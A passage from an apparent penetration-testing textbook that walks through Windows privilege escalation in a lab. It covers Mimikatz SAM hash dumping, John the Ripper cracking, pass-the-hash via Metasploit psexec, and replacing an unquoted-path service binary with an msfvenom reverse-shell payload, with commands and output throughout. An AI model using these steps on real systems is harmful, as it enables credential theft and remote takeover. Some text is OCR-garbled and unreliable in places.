  Hash NTLM: e02bc503339d51f71d913c245d35b50b
```

Figure 7.22 – Mimikatz hashes

Note

Mimikatz is an open source application that allows attackers to view and save Windows authentication credentials for the purpose of privilege escalation.

Alternatively, you can utilize the Mimikatz executable that comes pre-packaged with Kali Linux. The binary will need to be run locally on the target system and can be automatically uploaded to the target through meterpreter by running the following command:

```
upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
```

In the event you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

Note

Mimikatz requires an elevated shell in order to dump hashes.

After transferring the binary to the target system, we can execute the binary by running the following command:

```
.\mimikatz.exe
```


After executing the binary, we will need elevated permissions in order to access the SAM database. This can be done by running the following commands within the Mimikatz prompt:

```
token::elevate
```

We can now dump the contents of the SAM database by running the following command in the Mimikatz prompt:

```
lsadump_sam
```

If successful, you should retrieve the dumped hashes from the SAM database, as highlighted in the following screenshot:



```
mimikatz # lsadump::sam
Domain : VAGRANT-2008R2
SysKey : 4138feec7d6e226f64c6dc2dfa187ba1
Local SID : S-1-5-21-1268359432-1364675841-3512908913

SAMKey : ca451bca62bdf12bf8e083c4400c3e68

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e02bc503339d51f71d913c245d35b50b

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : vagrant
  Hash NTLM: e02bc503339d51f71d913c245d35b50b
```

Figure 7.23 – Mimikatz hash dump

You should now have access to various password hashes for various accounts. However, the account we are interested in is the administrator account as it will provide us with a direct route to elevate our privileges to the highest level.

In the next section, we will begin the process of cracking the password hashes and learn how we can utilize the passwords for authentication.


Cracking Windows hashes

We can now use the password hashes we dumped in the previous section for legitimate authentication. However, before we do that, we still need to crack these hashes to obtain the cleartext passwords.

This section will be split into two main subsections. The first part will go over the process of cracking Windows password hashes with John the Ripper, while the second subsection will cover the process of authentication.

Before we can begin dumping and cracking password hashes, we need to take a look at the structure of a typical Windows hash.

As highlighted in the following screenshot, the hash ID is broken down into four sections:



```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

Figure 7.24 – Hash structure

The four sections can be further classified as follows:

- The first section is the username.
- The second section is the unique RID.
- The third section is the LM hash.
- The fourth section is the NTLM hash.

Now that we understand what makes up a Windows hash, we can begin the hash cracking process.


Cracking Windows hashes with John the Ripper

John the Ripper is an open source password security, auditing, and recovery utility that supports a large number of hashes and ciphers. In our case, we will be utilizing John the Ripper to crack Windows NTLM hashes.

John the Ripper comes pre-packaged with Kali Linux, and the first step involves saving the password hashes we dumped in the hash dumping section into a file on Kali Linux, preferably a `.txt` file.

In our case, we will name the file `hashes.txt` and save the file on our `Desktop` directory on Kali Linux.

The contents of your file should like similar to the following:



```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

Figure 7.25 – NTLM hashes

Note

The NTLM hashes should not be on the same line, and no other text or strings should be included in the hash file.


We can now begin the hash cracking process with John the Ripper by running the following command in Kali Linux:

```
sudo john -format=NT hashes.txt
```

This will initiate the hash cracking process; any cracked hashes will be output with their corresponding password. It is important to note that, depending on the length and strength of the passwords, the cracking process may take a few minutes to a couple of hours or even days.

You may also want to limit the number of hashes in the hash file to the hashes that are the most important, or even the hash for the administrator account.

In this particular case, John cracked the hashes for the `Administrator` and `vagrant` user accounts, as highlighted in the following screenshot:



```
 $ sudo john --format=NT hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant          (Administrator)
vagrant          (vagrant)
```

Figure 7.26 – Cracked hashes

Now that we have obtained the cleartext password for the administrator account, we can begin the authentication process.

Authentication

We can use the dumped hashes and cleartext passwords to authenticate with the target to obtain privileged access. This process can be facilitated through various techniques. We will be taking a look at some of them in this subsection.


Using the pass the hash technique

The first technique we will be using is known as *pass the hash*. It involves authenticating with a target using the dumped hash – in this case, the administrator hash. This attack can be automated with a Metasploit module that leverages the `PsExec` command-line utility on Windows. This utility allows you to execute programs on remote systems.

We can load the module in Metasploit after putting our meterpreter session in the background by running the following command:

```
use exploit/windows/smb/psexec
```

After loading the module, we need to configure the module options. In this case, we need to configure the `RHOSTS` option and configure the **Server Message Block** (**SMB**) credentials. We set `SMBUser` to `Administrator` and the `SMBPass` option to the administrator hash, as highlighted in the following screenshot:




```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                     Required
   ----                  ---------------                                                     --------
   RHOSTS                10.10.10.11                                                         yes
   RPORT                 445                                                                 yes
   SERVICE_DESCRIPTION                                                                       no
   SERVICE_DISPLAY_NAME                                                                      no
   SERVICE_NAME                                                                              no
   SHARE                                                                                     no
lder share
   SMBDomain             .                                                                   no
   SMBPass               aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b  no
   SMBUser               Administrator                                                       no
```

Figure 7.27 – psexec module options

After configuring the module options, we can launch the module by running the following command in the Metasploit console:

```
run
```

As highlighted in the following screenshot, if the module runs successfully, we should receive a meterpreter session with elevated privileges:



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.10.5:1234
[*] 10.10.10.11:445 - Connecting to the server...
[*] 10.10.10.11:445 - Authenticating to 10.10.10.11:445 as user 'Administrator'...
[*] 10.10.10.11:445 - Selecting PowerShell target
[*] 10.10.10.11:445 - Executing the payload...
[+] 10.10.10.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 10.10.10.11
[*] Meterpreter session 3 opened (10.10.10.5:1234 -> 10.10.10.11:51037) at 2021-05-10 11:23:47 -0400
```

Figure 7.28 – Pass the hash was successful


With that, we've successfully elevated our privileges by utilizing password hashes.

Using Remmina

During the initial Nmap scan of our target, we identified the **Remote Desktop Protocol** (**RDP**) service running on the default configured port; that is, `3389`. We can utilize the cleartext password we cracked for the administrator account to authenticate with the server and initiate a remote desktop connection with elevated privileges.

This can be facilitated by using an RDP client such as Remmina, which comes pre-packaged with Kali Linux.

You can launch Remmina through the application launcher menu or through the Terminal. Once you've done this, you will need to enter the target IP address, as shown in the following screenshot:




RDP 10.10.10.11

Total 0 items.

Figure 7.29 – Remmina IP specification

After specifying the target IP, you will be prompted to provide credentials for authentication. In this case, we will use the administrator credentials, as shown in the following screenshot:



Enter RDP authentication credentials

Username: Administrator

Password: •••••••

Domain:

Save password

Figure 7.30 – Remmina credentials

If authentication is successful, we should receive a remote desktop session and should be logged in as the administrator account with elevated privileges, as highlighted in the following screenshot:




Figure 7.31 – Remmina RDP session

With that, we've successfully elevated our privileges with the passwords hashes we dumped and cracked.

You should now be familiar with the process of searching for and identifying passwords in files, as well as the process of dumping and cracking Windows NTLM hashes for the purpose of elevating privileges.

Summary

In this chapter, we learned how to find and identify passwords in Windows configuration files, before looking at the various utilities that can be used to search for specific strings. We also touched on how to find and identify application passwords in configuration files, and how these credentials can be used to extend our domain of control. We ended this chapter by taking an in-depth look at how to dump Windows NTLM hashes and how to crack them to elevate our privileges.

In the next chapter, we will explore the process of privilege escalation through exploiting various Windows services.

8
Exploiting Services

Now that you have a good grasp of the common privilege escalation attack vectors on Windows, we can take a deeper look at Windows services and begin exploring the privilege escalation techniques that leverage vulnerabilities and misconfigurations in services in order to elevate our privileges on the target system. The objective of this chapter is to identify and exploit vulnerabilities and misconfigurations in common Windows services.

We will explore the process of identifying and exploiting unquoted service paths and weak service permissions, and we will then take a look at how to exploit the Windows secondary logon in order to elevate our privileges. We will also take an in-depth look at the process of identifying and hijacking missing **Dynamic Link Libraries** (**DLLs**).

In this chapter, we're going to cover the following main topics:

- Exploiting services and misconfigurations
- Exploiting unquoted service paths
- Exploiting secondary logon
- Exploiting weak service permissions
- DLL hijacking

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you are familiar with Windows CMD commands.

You can view this chapter's code in action here: `https://bit.ly/3utJTyI`

Exploiting services and misconfigurations

Windows utilizes various services to manage and maintain standard system functionality, such as starting services, configuring start up programs, authentication, and software installation, to name a few. Our objective is to find vulnerabilities and misconfigurations in these services in order to elevate our privileges.

This process is dynamic and, as a result, will depend on the target configuration and deployment use case, primarily because the techniques involved in this process will depend on the implementation and configuration of particular services.

Given the robust nature of this process and the techniques used, we will be utilizing the Metasploitable3 virtual machine that we set up in *Chapter 2*, *Setting Up Our Lab*, of this book.

This is because the Metasploitable3 virtual machine runs on Windows Server 2008 and has been configured to be run as a server, as well as hosting various services and applications.

This robust configuration of applications provides a great real-world scenario for a practical demonstration of the tools and techniques that we will be using in this chapter.

Before we begin, ensure that you have a foothold on the target system and have access through a command shell or Meterpreter session.

The techniques and tools used in this chapter will involve utilizing native Windows commands and specific Meterpreter modules to automate various aspects of the process.

Exploiting unquoted service paths

When starting or running services, Windows requires the location of the target executable in order to run. The path of the executable is typically encapsulated by quotation marks, which allows Windows to locate the path or location of the executable. The following path is an example of a secure service path:

```
"C:\Program Files\OpenSSH\bin\cygrunsrv.exe"
```

If the path of the executable is not encapsulated by quotation marks, Windows will resort to searching for the executable in every directory and executing each one until it locates the target executable. We can leverage this vulnerability to elevate our privileges by identifying a service that runs under administrative privileges and that is not encapsulated in quotation marks. The following path is an example of an insecure service path that we can exploit:

```
C:\Program Files\OpenSSH\bin\cygrunsrv.exe
```


The exploitation process involves generating and uploading a binary to the target system, which will provide us with an elevated reverse shell or Meterpreter session when executed.

This technique can be recreated by following this procedure:

1. The first step in this process involves identifying a service path that is not encapsulated by quotation marks, which can be done by utilizing the **Windows Management Instrumentation** (**WMIC**) interface in conjunction with the `findstr` utility. This can be done by running the following command in the Windows command shell on the target system:

   ```
   wmic service get name,displayname,pathname,startmode
   |findstr /i /v "c:\" |findstr /i /v """
   ```

   This command will output a list of services with unquoted service paths; in our case, we were able to identify a plethora of services with unquoted paths that we can exploit. As highlighted in the following screenshot, we can use the OpenSSH service path:

   ```
   OpenSSHd        C:\Program Files\OpenSSH\bin\cygrunsrv.exe
   ```


   Figure 8.1 – Finding unquoted service paths

   The reason we are utilizing the OpenSSH service is that the service requires administrative privileges to run and, as a result, is executed under the administrative user.

2. The next step involves checking the directory permissions in order to determine whether we can write or make changes to the OpenSSH service directory. We can check the permissions of the directory by utilizing the **Integrity Control Access Control Lists** (**icacls**) utility by running the following command:

   ```
   icacls "C:\Program Files\OpenSSH"
   ```

As highlighted in the following screenshot, this will output the directory permissions; in this case, standard users on the system have write permissions, therefore giving us the ability to make changes to the contents of the directory as we are part of the BUILTIN\Users group:



```
OpenSSH VAGRANT-2008R2\vagrant:(OI)(CI)(F)
        NT SERVICE\TrustedInstaller:(I)(F)
        NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(M,WDAC,WO,GA,DC)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
        BUILTIN\Users:(I)(RX)
        BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
        CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Figure 8.2 – Service path permissions

We can leverage this misconfiguration to elevate our privileges by replacing the OpenSSH executable with a reverse shell binary. Once the OpenSSH service has been started or restarted, the reverse shell binary will be executed instead of the OpenSSH executable.

> **Tip**
>
> The reverse shell payload should have the same name as the service we are trying to exploit and should be uploaded to the respective service path we identified earlier.

3. We can generate the Meterpreter payload with msfvenom and save it as an executable. This can be done by running the following command in Kali:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=<LISTENER-IP> LPORT=<PORT> -f exe > /home/kali/
Desktop/cygrunsrv.exe
```

4. After generating the payload, we can upload it to the OpenSSH service path, as follows:

```
C:\Program Files\OpenSSH\bin
```

5. Before we can upload the Meterpreter payload, we need to change the name of the original binary. However, it is recommended to take a backup of the original binary in the event that the process does not work as expected. The original executable can be deleted by running the following command in the Meterpreter session:


```
rm cygrunsrv.exe
```

6. We can now upload the Meterpreter executable to the OpenSSH service path on the target using Meterpreter by running the following command:

```
upload /home/kali/Desktop/cygrunsrv.exe
```

   In the event you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

7. As illustrated in the following screenshot, this will upload the Meterpreter executable to the OpenSSH service path:



```
meterpreter > upload ~/Desktop/cygrunsrv.exe
[*] uploading  : /home/kali/Desktop/cygrunsrv.exe -> cygrunsrv.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/Desktop/cygrunsrv.exe -> cygrunsrv.exe
[*] uploaded   : /home/kali/Desktop/cygrunsrv.exe -> cygrunsrv.exe
meterpreter > _
```

Figure 8.3 – Uploading the Meterpreter payload


8. We now need to set up the Meterpreter listener with Metasploit. This can be done by running the following command in the Metasploit console:

```
use /exploit/multi/handler
```

9. The next step involves specifying the payload we used to create the binary with `msfvenom`. This can be done by running the following command:

```
set payload /windows/x64/meterpreter/reverse_tcp
```

10. We now need to configure the module options. In this case, we need to configure the `LHOST` and `LPORT` options as highlighted in the following screenshot:



```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port
```

Figure 8.4 – Meterpreter payload options

11. After setting the module options, we can start the listener by running the following command:


```
run
```

The listener will listen for any incoming connections from the payload we generated with `msfvenom`.

12. In order to execute the Meterpreter executable, we need to restart the OpenSSH service. This can be done by running the following commands in the Windows command shell:

```
sc stop OpenSSHd
sc start OpenSSHd
```

13. As illustrated in the following screenshot, this will restart the OpenSSH service and in turn, we should receive a privileged Meterpreter session on our listener:




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.5:1234
[*] Sending stage (200262 bytes) to 10.10.10.11
[*] Meterpreter session 2 opened (10.10.10.5:1234 -> 10.10.10.11:54081) at 2021-05-22 19:46:30 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > _
```

Figure 8.5 – Meterpreter session

14. We can verify that we have an elevated Meterpreter session by running the following command:

```
getuid
```

As illustrated in the following screenshot, we have successfully elevated our privileges and should have a Meterpreter session with administrative privileges:



